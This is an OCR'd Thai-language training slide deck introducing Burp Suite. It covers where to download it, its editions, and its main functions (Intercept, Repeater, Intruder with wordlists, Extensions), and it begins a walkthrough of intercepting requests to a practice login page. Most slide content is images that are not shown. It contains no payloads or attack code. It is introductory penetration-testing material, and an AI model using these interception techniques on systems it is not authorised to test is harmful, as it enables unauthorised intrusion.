
Burp Suite (ต่อ)

สามารถดาวน์โหลดได้ที่:
https://portswigger.net/burp/communitydownload


Community Edition

Professional






Burp Suite ใน Kali Linux




Burp Suite Configuration

"Yes" Man Time !!!!!




Burp Suite



สามารถใช้ Burp Suite ได้แล้ว !!

เริ่มใช้งาน Burp Suite

ฟังก์ชันหลักของ Burp Suite



1 - Intercept (Proxy)

ใช้ในการ ดักแก้ไข ค่า HTTP Request/HTTP Response

2 - Repeater

ใช้ในการ แก้ไขและส่งซ้ำค่า HTTP Request


3 - Intruder

ใช้ในการ แก้ไขและส่งซ้ำค่า HTTP Request
พร้อมกับรายการคำที่กำหนด (Wordlist)

4 - Extensions


การติดตั้งหรือพัฒนาส่วนเสริมของ Burp Suite

Burp Suite - Intercept (1/9)




ที่มา: https://www.hackingarticles.in/burp-suite-for-pentester-configuring-proxy/

Burp Suite - Intercept (2/9)




Burp Suite - Intercept (3/9)




SDH Login Page

เข้าเว็บ https://websec.p7z.pw/





Step 1



Step 2


Burp Suite - Intercept (4/9)






